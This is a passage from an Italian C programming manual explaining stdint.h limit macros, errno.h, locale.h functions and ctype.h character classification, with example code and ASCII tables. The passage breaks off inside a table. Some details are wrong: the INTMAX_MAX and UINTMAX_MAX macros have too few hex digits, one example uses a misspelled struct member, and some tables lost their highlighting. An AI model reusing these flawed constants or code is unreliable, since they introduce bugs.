INT_FAST*n*_MAX	$2^{n-1}-1$
UINT_FAST*n*_MAX	$2^{n}-1$

```
#define INT_FAST8_MIN          (-0x80)
#define INT_FAST16_MIN         (-0x80000000)
#define INT_FAST32_MIN         (-0x80000000)
#define INT_FAST64_MIN         (-0x8000000000000000LL)

#define INT_FAST8_MAX            0x7F
#define INT_FAST16_MAX           0x7FFFFFFF
#define INT_FAST32_MAX           0x7FFFFFFF
#define INT_FAST64_MAX           0x7FFFFFFFFFFFFFFFLL

#define UINT_FAST8_MAX           0xFF
#define UINT_FAST16_MAX          0xFFFFFFFFU
#define UINT_FAST32_MAX          0xFFFFFFFFU
#define UINT_FAST64_MAX          0xFFFFFFFFFFFFFFFFULL
```

591.4 Tipi interi per rappresentare dei puntatori

Sono previsti due tipi opzionali interi, adatti a contenere il valore di un puntatore, garantendo che la conversione da e verso '**void ***' avvenga sempre correttamente. Per la precisione si tratta di '**intptr_t**' e '**uintptr_t**', dove il primo è un intero con segno, mentre il secondo è senza segno.

```
typedef int                    intptr_t;       // x86-32
typedef unsigned int           uintptr_t;      // x86-32
```

Le macro-variabili usate per definire i limiti di questi valori interi sono '**INTPTR_MIN**', '**INTPTR_MAX**' e '**UINTPTR_MAX**', per indicare rispettivamente: il valore minimo con segno, il valore massimo con segno e il valore massimo senza segno. Lo standard attribuisce dei limiti riferiti ad architetture in grado di indirizzare al massimo con 16 bit e ovviamente vanno adattati alla realtà dell'architettura effettiva:

Macro-variabile	Valore standard che può essere superato in termini assoluti
`INTPTR_MIN`	$-(2^{15}-1)$
`INTPTR_MAX`	$2^{15}-1$
`UINTPTR_MAX`	$2^{16}-1$

```
#define INTPTR_MIN             (-0x80000000)
#define INTPTR_MAX               0x7FFFFFFF
#define UINTPTR_MAX              0xFFFFFFFFU
```

591.5 Tipi interi di rango massimo

Per poter rappresentare in modo indipendente dall'architettura degli interi di rango massimo, sono previsti due tipi specifici, richiesti espressamente dallo standard: '**intmax_t**' e '**uintmax_t**'. Le macro-variabili che definiscono i limiti sono: '**INTMAX_MIN**', '**INTMAX_MAX**' e '**UINTMAX_MAX**'. Lo standard prescrive che si tratti di variabili con un rango di almeno 64 bit.

```
typedef long long int          intmax_t;       // x86-32
typedef unsigned long long int uintmax_t;      // x86-32
```

Macro-variabile	Valore standard che può essere superato in termini assoluti
`INTMAX_MIN`	$-(2^{63}-1)$
`INTMAX_MAX`	$2^{63}-1$
`UINTMAX_MAX`	$2^{64}-1$

Anche ai tipi interi di rango massimo sono associate delle macro-istruzioni per facilitare la rappresentazione corretta dei valori costanti:

```
INTMAX_C(valore)
```

```
UINTMAX_C(valore)
```

In pratica, per indicare il valore costante 1234567890, precisando che va inteso come un tipo '**uintmax_t**', si deve scrivere: '**UINTMAX_C(1234567890)**'. Il valore costante in sé, può essere espresso in qualunque modo, purché sia ammissibile nel contesto comune.

```
#define INTMAX_C(VAL)   VAL ## LL       // x86-32
#define UINTMAX_C(VAL)  VAL ## ULL      // x86-32
```

A questo punto, anche la definizione dei valori minimi e massimi diventa più agevole:

```
#define INTMAX_MIN      (-INTMAX_C(0x8000000000000000))     // x86-32
#define INTMAX_MAX       (INTMAX_C(0x7FFFFFFFFFFFFFF))      // x86-32
#define UINTMAX_MAX     (UINTMAX_C(0xFFFFFFFFFFFFFFF))     // x86-32
```

591.6 Limiti per altri tipi interi

Altri tipi interi dichiarati al di fuori del file 'stdint.h' hanno i limiti definiti qui. Ne viene mostrata solo una tabella riepilogativa.

Macro-variabile	Descrizione
PTRDIFF_MIN PTRDIFF_MAX	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**ptrdiff t**'.
SIG_ATOMIC_MIN SIG_ATOMIC_MAX	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**sig_atomic_t**'.
SIZE_MAX	Rappresenta il valore massimo rappresentabile in una variabile '**size_t**', la quale è destinata a contenere valori senza segno.
WCHAR_MIN WCHAR_MAX	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**wchar_t**'.
WINT_MIN WINT_MAX	Rappresentano il valore minimo e il valore massimo rappresentabile in una variabile '**wint_t**'.

L'esempio seguente riporta i valori usati in un sistema GNU/Linux con architettura x86-32, a parte il caso di '**wchar_t**' e '**wint_t**' che si intendono rispettivamente a 32 bit senza segno e 64 bit con segno:

```
#define PTRDIFF_MIN              (-0x80000000)    // x86-32
#define PTRDIFF_MAX                0x7FFFFFFF     // x86-32
```

```
#define SIG_ATOMIC_MIN          (-0x80000000)   // x86-32
#define SIG_ATOMIC_MAX            0x7FFFFFFF    // x86-32

#define SIZE_MAX                  0xFFFFFFFFU   // x86-32

#define WCHAR_MIN                 0x00000000
#define WCHAR_MAX                 0xFFFFFFFFU   // x86-32

#define WINT_MIN        (-0x8000000000000000LL) // x86-32
#define WINT_MAX          0x7FFFFFFFFFFFFFFFLL  // x86-32
```

591.7 Riferimenti

- Wikipedia, *stdint.h*
  ⟨*http://en.wikipedia.org/wiki/Stdint.h*⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf*⟩

C: «errno.h»

Il file '`errno.h`' della libreria standard definisce principalmente delle macro-variabili per rappresentare simbolicamente delle situazioni di errore. Queste macro-variabili si espandono in un numero intero e positivo, di tipo '**`int`**', ma la corrispondenza tra l'errore simbolico rappresentato dalla macro-variabile e il numero in cui questa si deve espandere, dipende dalle convenzioni del sistema operativo.

Lo standard del linguaggio prescrive poche macro-variabili, da cui dipendono le librerie standard, mentre tutte le altre sono competenza delle convenzioni del sistema operativo.

Oltre alle macro-variabili che rappresentano le situazioni di errore previste, il file '`errno.h`' deve dichiarare '**`errno`**', in qualità di espressione che si traduca in una variabile scalare. In pratica può trattarsi di una variabile esterna o di una macro-variabile che si traduce in qualunque cosa consenta di assegnarvi un valore. Il valore iniziale che si può leggere da '**`errno`**' è zero (con cui si intende l'assenza di qualunque tipo di situazione di errore) e viene modificato dalle funzioni che, di volta in volta, possono avere bisogno di annotare uno stato di errore.

Si osservi che i numeri che si vedono associati alle macro-variabili sono stati tratti, come esempio, dalla configurazione di un sistema GNU/Linux.

```
extern int errno;

#define EDOM    33
#define EILSEQ  84
#define ERANGE  34
```

Il nome '**`errno`**', in un sistema che consenta l'esecuzione di programmi suddivisi in più *thread*, deve tradursi in un'espressione tale da rappresentare una variabile scalare individuale per ogni *thread*, in modo che i *thread* non possano interferire tra di loro a questo proposito. Evidentemente, l'esempio mostrato non offre questa accortezza.

Tabella 592.2. Macro-variabili standard per la rappresentazione di situazioni di errore.

Macro-variabile	Descrizione
`EDOM`	Errore di dominio: l'argomento di una funzione matematica ha un valore al di fuori del dominio previsto.
`EILSEQ`	Errore di codifica: la sequenza dei byte che deve rappresentare una certa codifica contiene un errore.
`ERANGE`	Errore nell'intervallo di valori: il risultato di un'espressione matematica non può essere rappresentato nell'intervallo di valori previsto (ovvero nella variabile che deve riceverlo).

592.1 Riferimenti

- Wikipedia, *errno.h*

  ⟨*http://en.wikipedia.org/wiki/Errno.h* ⟩

- *ISO/IEC 9899:TC2*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

C: «locale.h»

Il file '`locale.h`' della libreria standard definisce delle macro-variabili, un tipo di struttura e alcune funzioni, relative alla gestione della configurazione locale del programma. Se non si fa uso di tale configurazione, il proprio programma opera in quella che è nota come «configurazione locale C», ovvero il minimo indispensabile.

Nell'ambito di un sistema operativo Unix o simile, la configurazione locale avviene principalmente attraverso l'impostazione di variabili di ambiente il cui nome inizia per '**`LC_`**...'. Tuttavia, questa configurazione non viene ereditata automaticamente dal programma scritto in linguaggio C, perché questo deve acquisirla espressamente, se vuole.

La definizione della configurazione locale avviene attraverso una stringa contenente delle sigle che esprimono la lingua, la nazionalità e la codifica da utilizzare per rappresentare i caratteri. Per esempio, '**`it_CH.UTF-8`**' rappresenta la lingua italiana, la nazionalità svizzera e la codifica UTF-8.

593.1 Impostazione della configurazione locale

Per modificare l'impostazione della configurazione locale del proprio programma, si utilizza la funzione '**`setlocale()`**' che richiede l'indicazione di un numero intero, a indicare la ***categoria*** nella quale intervenire. La categoria viene definita formalmente attraverso delle macro-variabili il cui nome inizia per '**`LC_`**...' e si tratta degli stessi nomi usati nelle variabili di ambiente di un sistema Unix o simile. Viene proposto un esempio di dichiarazione delle macro-variabili indispensabili, ma l'associazione al numero varia molto da un sistema all'altro:

```
LC_ALL          0
LC_COLLATE      1
LC_CTYPE        2
LC_MONETARY     3
LC_NUMERIC      4
LC_TIME         5
```

La funzione '**`setlocale()`**' con cui si cambia la configurazione locale ha il prototipo seguente:

```
char *setlocale (int category, const char *locale);
```

Si prevedono due situazioni diverse di utilizzo della funzione. Per cominciare può essere usata per interrogare la configurazione attuale, come nell'esempio seguente:

```
...
char *p;
p = setlocale (LC_COLLATE, NULL);
...
```

Fornendo un puntatore nullo, al posto della stringa che deve indicare la configurazione locale, si ottiene un puntatore alla stringa che descrive quella attuale. In questo caso, se si utilizza la categoria '**`LC_ALL`**', si ottiene una stringa che descrive tutte le altre categorie, ammesso che ci siano delle differenze. Se invece la funzione non è in grado di dare questa informazione, si ottiene semplicemente un puntatore nullo.

Naturalmente, la funzione serve anche per cambiare la configurazione locale, specificando in tal caso la stringa che la descrive. Per esempio, nel modo seguente si interviene nella categoria '**LC_NUMERIC**':

```
…
char *p;
p = setlocale (LC_NUMERIC, "it_IT.UTF-8");
…
```

Anche in questo caso si ottiene un puntatore che descrive la categoria scelta, ma se l'operazione fallisce, si ottiene invece il puntatore nullo.

Normalmente è più probabile che, nell'impostazione della configurazione locale si voglia indicare una modalità unica per tutte le categorie; pertanto, in tal caso va usato '**LC_ALL**':

```
…
p = setlocale (LC_ALL, "it_IT.UTF-8");
…
```

Viene mostrato un esempio di programma completo, in cui si imposta prima la configurazione locale complessiva, poi se ne cambia una e quindi si interroga la situazione:

```
#include <stdio.h>
#include <locale.h>

int main (void)
{
    setlocale (LC_ALL, "it_IT.UTF-8");
    setlocale (LC_MONETARY, "en_US.UTF-8");

    printf ("LC_COLLATE:  \"%s\"\n", setlocale (LC_COLLATE, NULL));
    printf ("LC_CTYPE:    \"%s\"\n", setlocale (LC_CTYPE, NULL));
    printf ("LC_MONETARY: \"%s\"\n", setlocale (LC_MONETARY, NULL));
    printf ("LC_NUMERIC:  \"%s\"\n", setlocale (LC_NUMERIC, NULL));
    printf ("LC_TIME:     \"%s\"\n", setlocale (LC_TIME, NULL));
    printf ("LC_ALL:      \"%s\"\n", setlocale (LC_ALL, NULL));

    return 0;
}
```

Ecco cosa si può ottenere:

```
LC_COLLATE:  "it_IT.UTF-8"
LC_CTYPE:    "it_IT.UTF-8"
LC_MONETARY: "en_US.UTF-8"
LC_NUMERIC:  "it_IT.UTF-8"
LC_TIME:     "it_IT.UTF-8"
LC_ALL:      "LC_CTYPE=it_IT.UTF-8;LC_NUMERIC=it_IT.UTF-8;↩
↪LC_TIME=it_IT.UTF-8;LC_COLLATE=it_IT.UTF-8;LC_MONETARY=en_US.UTF-8"
```

Per fare sì che il programma erediti la configurazione locale dal contesto in cui si trova a funzionare (quindi dalla configurazione locale del sistema operativo), si può indicare la stringa nulla al posto della definizione:

```
…
p = setlocale (LC_ALL, "");
…
```

Pertanto, questo è il modo appropriato per iniziare la configurazione all'interno di un programma.

593.2 Composizione dei valori numerici

Il modo in cui si rappresenta un valore numerico, con o senza indicazione della valuta (la moneta), dipende dalla configurazione locale. La funzione '**`localeconv()`**' restituisce il puntatore a una struttura che contiene i dettagli riguardo alle modalità di rappresentazione dei valori numerici, secondo la configurazione locale. L'utilizzo consentito di questa struttura si limita all'interrogazione dei valori, perché la modifica dipende dalla gestione della configurazione locale.

```
struct lconv {char *decimal_point;
              char *thousands_sep;
              char *grouping;
              char *mon_decimal_point;
              char *mon_thousands_sep;
              char *mon_grouping;
              char *positive_sign;
              char *negative_sign;
              char *currency_symbol;
              char frac_digits;
              char p_cs_precedes;
              char n_cs_precedes;
              char p_sep_by_space;
              char n_sep_by_space;
              char p_sign_posn;
              char n_sign_posn;
              char *int_curr_symbol;
              char int_frac_digits;
              char int_p_cs_precedes;
              char int_n_cs_precedes;
              char int_p_sep_by_space;
              char int_n_sep_by_space;
              char int_p_sign_posn;
              char int_n_sign_posn;
};
```

A titolo di esempio vengono descritti solo alcuni membri della struttura; per gli altri ci si deve consultare la documentazione dello standard:

Membro	Descrizione
decimal_point	Stringa contenente il carattere usato per separare la parte decimale in un numero per uso generale.
thousand_sep	Stringa contenente il carattere usato per separare le cifre della parte intera di un numero per uso generale.
positive_sign negative_sign	Stringa contenente il carattere usato per rappresentare il segno, positivo o negativo, di un numero usato per le valute.
int_curr_symbol	Stringa composta da quattro caratteri, di cui i primi tre indicano la sigla internazionale della valuta ('**USD**', '**EUR**', ecc.) e il quarto è solo un carattere di separazione da usare tra tale sigla e il valore numerico a cui questa si riferisce.

I membri che rappresentano delle stringhe (puntatori a carattere), quando si riferiscono a dati facoltativi, possono essere vuoti (nel senso di stringhe nulle). I membri di tipo '**char**' vengono usati in modo numerico.

```
struct lconv *localeconv (void);
```

Come si vede dal prototipo, la funzione '**localeconv()**' serve esclusivamente per ottenere il puntatore alla struttura '**lconv**', da usare per la sua consultazione. Viene mostrato un esempio molto semplice per il suo utilizzo:

```
#include <stdio.h>
#include <locale.h>

int main (void)
{
    struct lconv *lc;

    setlocale (LC_ALL, "it_IT.UTF-8");
    lc = localeconv ();

    printf ("decimal_point:\t\t\"%s\"\n", lc->decimal_point);
    printf ("thousand_sep:\t\t\"%s\"\n", lc->thousands_sep);
    printf ("grouping:\t\t\"%s\"\n", lc->grouping);
    printf ("mon_decimal_point:\t\"%s\"\n", lc->mon_decimal_point);
    printf ("mon_thousands_sep:\t\"%s\"\n", lc->mon_thousands_sep);
    printf ("mon_grouping:\t\t\"%s\"\n", lc->mon_grouping);
    printf ("positive_sign:\t\t\"%s\"\n", lc->positive_sign);
    printf ("negative_sign:\t\t\"%s\"\n", lc->negative_sign);
    printf ("currency_symbol:\t\"%s\"\n", lc->currency_symbol);  // Multibyte.
    printf ("frac_digits:\t\t%d\n", lc->frac_digits);
    printf ("p_cs_precedes:\t\t%d\n", lc->p_cs_precedes);
    printf ("n_cs_precedes:\t\t%d\n", lc->n_cs_precedes);
    printf ("p_sep_by_space:\t\t%d\n", lc->p_sep_by_space);
    printf ("n_sep_by_space:\t\t%d\n", lc->n_sep_by_space);
    printf ("p_sign_posn:\t\t%d\n", lc->p_sign_posn);
    printf ("n_sign_posn:\t\t%d\n", lc->n_sign_posn);
    printf ("int_curr_symbol:\t\"%s\"\n", lc->int_curr_symbol);
    printf ("int_frac_digit:\t\t%d\n", lc->int_frac_digit);
    printf ("int_p_cs_precedes:\t\t%d\n", lc->int_p_cs_precedes);
    printf ("int_n_cs_precedes:\t\t%d\n", lc->int_n_cs_precedes);
```

```
    printf ("int_p_sep_by_space:\t\t%d\n", lc->int_p_sep_by_space);
    printf ("int_n_sep_by_space:\t\t%d\n", lc->int_n_sep_by_space);
    printf ("int_p_sign_posn:\t\t%d\n", lc->int_p_sign_posn);
    printf ("int_n_sign_posn:\t\t%d\n", lc->int_n_sign_posn);

    return 0;
}
```

Il risultato che si ottiene dovrebbe essere molto simile a quello seguente:

```
decimal_point:          ","
thousand_sep:           ""
grouping:               ""
mon_decimal_point:      ","
mon_thousands_sep:      "."
mon_grouping:           ""
positive_sign:          ""
negative_sign:          "-"
currency_symbol:        "€"
frac_digits:            2
p_cs_precedes:          1
n_cs_precedes:          1
p_sep_by_space:         1
n_sep_by_space:         1
p_sign_posn:            1
n_sign_posn:            1
int_curr_symbol:        "EUR "
int_frac_digit:         2
int_p_cs_precedes:      1
int_n_cs_precedes:      1
int_p_sep_by_space:     1
int_n_sep_by_space:     1
int_p_sign_posn:        1
int_n_sign_posn:        4
```

Si osservi che, nell'esempio, la stringa a cui si accede tramite il membro '**`currency_symbol`**' è una sequenza «multibyte», nel senso che utilizza più byte per rappresentare un solo carattere.

593.3 Riferimenti

- Wikipedia, *locale.h*
  ⟨*http://en.wikipedia.org/wiki/Locale.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

C: «ctype.h»

Il file 'ctype.h' della libreria standard definisce alcune funzioni per la classificazione e la trasformazione dei caratteri (intesi come '**char**'). Gli esempi proposti riguardano esclusivamente l'insieme di caratteri corrispondente alla codifica ASCII e, di conseguenza, la configurazione locale '**C**'.

Le funzioni di questo file hanno in comune il parametro, costituito da un valore intero di tipo '**int**', usato per rappresentare il carattere.[1] Le funzioni del tipo '**is**...**()**' restituiscono un valore intero diverso da zero (corrispondente a *Vero*) se la condizione riferita al carattere fornito si verifica. Le funzioni '**to**...**()**' restituiscono un valore intero, corrispondente al carattere fornito e trasformato nel modo richiesto, se ciò è possibile.

Listato 594.1. Prototipi delle funzioni dichiarate nel file 'ctype.h'.

```
int isalnum  (int c);
int isalpha  (int c);
int isblank  (int c);
int iscntrl  (int c);
int isdigit  (int c);
int isgraph  (int c);
int islower  (int c);
int isprint  (int c);
int ispunct  (int c);
int isspace  (int c);
int isupper  (int c);
int isxdigit (int c);
int tolower  (int c);
int toupper  (int c);
```

594.1 Funzioni «is...()»

Il gruppo di funzioni '**is**...**()**' restituisce un valore intero diverso da zero (corrispondente a *Vero*) se la condizione riferita al carattere fornito si verifica. Vengono proposte le varie soluzioni, affiancando la tabella ASCII con i caratteri validi evidenziati.

Listato 594.2. Funzione ‘`isalnum()`’.

NUL 0000	DLE 0010	SP 0020	**0 0030**	@ 0040	**P 0050**	` 0060	**p 0070**
SOH 0001	DC1 0011	! 0021	**1 0031**	**A 0041**	**Q 0051**	**a 0061**	**q 0071**
STX 0002	DC2 0012	" 0022	**2 0032**	**B 0042**	**R 0052**	**b 0062**	**r 0072**
ETX 0003	DC3 0013	# 0023	**3 0033**	**C 0043**	**S 0053**	**c 0063**	**s 0073**
EOT 0004	DC4 0014	$ 0024	**4 0034**	**D 0044**	**T 0054**	**d 0064**	**t 0074**
ENQ 0005	NAK 0015	% 0025	**5 0035**	**E 0045**	**U 0055**	**e 0065**	**u 0075**
ACK 0006	SYN 0016	& 0026	**6 0036**	**F 0046**	**V 0056**	**f 0066**	**v 0076**
BEL 0007	ETB 0017	' 0027	**7 0037**	**G 0047**	**W 0057**	**g 0067**	**w 0077**
BS 0008	CAN 0018	(0028	**8 0038**	**H 0048**	**X 0058**	**h 0068**	**x 0078**
HT 0009	EM 0019	) 0029	**9 0039**	**I 0049**	**Y 0059**	**i 0069**	**y 0079**
LF 000A	SUB 001A	* 002A	: 003A	**J 004A**	**Z 005A**	**j 006A**	**z 007A**
VT 000B	ESC 001B	+ 002B	; 003B	**K 004B**	[005B	**k 006B**	{ 007B
FF 000C	FS 001C	, 002C	< 003C	**L 004C**	\ 005C	**l 006C**	| 007C
CR 000D	GS 001D	- 002D	= 003D	**M 004D**	] 005D	**m 006D**	} 007D
SO 000E	RS 001E	. 002E	> 003E	**N 004E**	^ 005E	**n 006E**	~ 007E
SI 000F	US 001F	/ 002F	? 003F	**O 004F**	_ 005F	**o 006F**	DEL 007F

```
#include <ctype.h>
int
isalnum (int c)
{
    if (isalpha (c) || isdigit (c))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.3. Funzione ‘`isalpha()`’.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	**P 0050**	` 0060	**p 0070**
SOH 0001	DC1 0011	! 0021	1 0031	**A 0041**	**Q 0051**	**a 0061**	**q 0071**
STX 0002	DC2 0012	" 0022	2 0032	**B 0042**	**R 0052**	**b 0062**	**r 0072**
ETX 0003	DC3 0013	# 0023	3 0033	**C 0043**	**S 0053**	**c 0063**	**s 0073**
EOT 0004	DC4 0014	$ 0024	4 0034	**D 0044**	**T 0054**	**d 0064**	**t 0074**
ENQ 0005	NAK 0015	% 0025	5 0035	**E 0045**	**U 0055**	**e 0065**	**u 0075**
ACK 0006	SYN 0016	& 0026	6 0036	**F 0046**	**V 0056**	**f 0066**	**v 0076**
BEL 0007	ETB 0017	' 0027	7 0037	**G 0047**	**W 0057**	**g 0067**	**w 0077**
BS 0008	CAN 0018	(0028	8 0038	**H 0048**	**X 0058**	**h 0068**	**x 0078**
HT 0009	EM 0019	) 0029	9 0039	**I 0049**	**Y 0059**	**i 0069**	**y 0079**
LF 000A	SUB 001A	* 002A	: 003A	**J 004A**	**Z 005A**	**j 006A**	**z 007A**
VT 000B	ESC 001B	+ 002B	; 003B	**K 004B**	[005B	**k 006B**	{ 007B
FF 000C	FS 001C	, 002C	< 003C	**L 004C**	\ 005C	**l 006C**	| 007C
CR 000D	GS 001D	- 002D	= 003D	**M 004D**	] 005D	**m 006D**	} 007D
SO 000E	RS 001E	. 002E	> 003E	**N 004E**	^ 005E	**n 006E**	~ 007E
SI 000F	US 001F	/ 002F	? 003F	**O 004F**	_ 005F	**o 006F**	DEL 007F

```
int
isalpha (int c)
{
    if (isupper (c) || islower (c))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.4. Funzione '**isblank()**'.

NUL 0000	DLE 0010	**SP 0020**	0 0030	@ 0040	P 0050	` 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	' 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	- 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
isblank (int c)
{
    if (c == ' ' || c == '\t' )
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.5. Funzione '**iscntrl()**'.

NUL 0000	**DLE 0010**	SP 0020	0 0030	@ 0040	P 0050	` 0060	p 0070
SOH 0001	**DC1 0011**	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	**DC2 0012**	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	**DC3 0013**	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	**DC4 0014**	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	**NAK 0015**	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	**SYN 0016**	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	**ETB 0017**	' 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	**CAN 0018**	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	**EM 0019**	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	**SUB 001A**	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	**ESC 001B**	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	**FS 001C**	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	**GS 001D**	- 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	**RS 001E**	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	**US 001F**	/ 002F	? 003F	O 004F	_ 005F	o 006F	**DEL 007F**

```
#include <ctype.h>
int
iscntrl (int c)
{
    if (  ((c >= 0x00) && (c <= 0x1F))
        || (c == 0x7F))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.6. Funzione '**isdigit()**'.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	` 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	' 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	- 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
isdigit (int c)
{
    if ((c >= 0x30) && (c <= 0x39))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.7. Funzione '**isgraph()**'.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	` 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	' 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	- 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
isgraph (int c)
{
    if ((c >= 0x21) && (c <= 0x7E))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.8. Funzione ‘**islower()**’.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	‘ 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
ENQ 0005	NAK 0015	% 0025	5 0035	E 0045	U 0055	e 0065	u 0075
ACK 0006	SYN 0016	& 0026	6 0036	F 0046	V 0056	f 0066	v 0076
BEL 0007	ETB 0017	’ 0027	7 0037	G 0047	W 0057	g 0067	w 0077
BS 0008	CAN 0018	(0028	8 0038	H 0048	X 0058	h 0068	x 0078
HT 0009	EM 0019	) 0029	9 0039	I 0049	Y 0059	i 0069	y 0079
LF 000A	SUB 001A	* 002A	: 003A	J 004A	Z 005A	j 006A	z 007A
VT 000B	ESC 001B	+ 002B	; 003B	K 004B	[005B	k 006B	{ 007B
FF 000C	FS 001C	, 002C	< 003C	L 004C	\ 005C	l 006C	| 007C
CR 000D	GS 001D	– 002D	= 003D	M 004D	] 005D	m 006D	} 007D
SO 000E	RS 001E	. 002E	> 003E	N 004E	^ 005E	n 006E	~ 007E
SI 000F	US 001F	/ 002F	? 003F	O 004F	_ 005F	o 006F	DEL 007F

```
#include <ctype.h>
int
islower (int c)
{
    if ((c >= 0x61) && (c <= 0x7A))
      {
        return 1;
      }
    else
      {
        return 0;
      }
}
```

Listato 594.9. Funzione ‘**isprint()**’.

NUL 0000	DLE 0010	SP 0020	0 0030	@ 0040	P 0050	‘ 0060	p 0070
SOH 0001	DC1 0011	! 0021	1 0031	A 0041	Q 0051	a 0061	q 0071
STX 0002	DC2 0012	" 0022	2 0032	B 0042	R 0052	b 0062	r 0072
ETX 0003	DC3 0013	# 0023	3 0033	C 0043	S 0053	c 0063	s 0073
EOT 0004	DC4 0014	$ 0024	4 0034	D 0044	T 0054	d 0064	t 0074
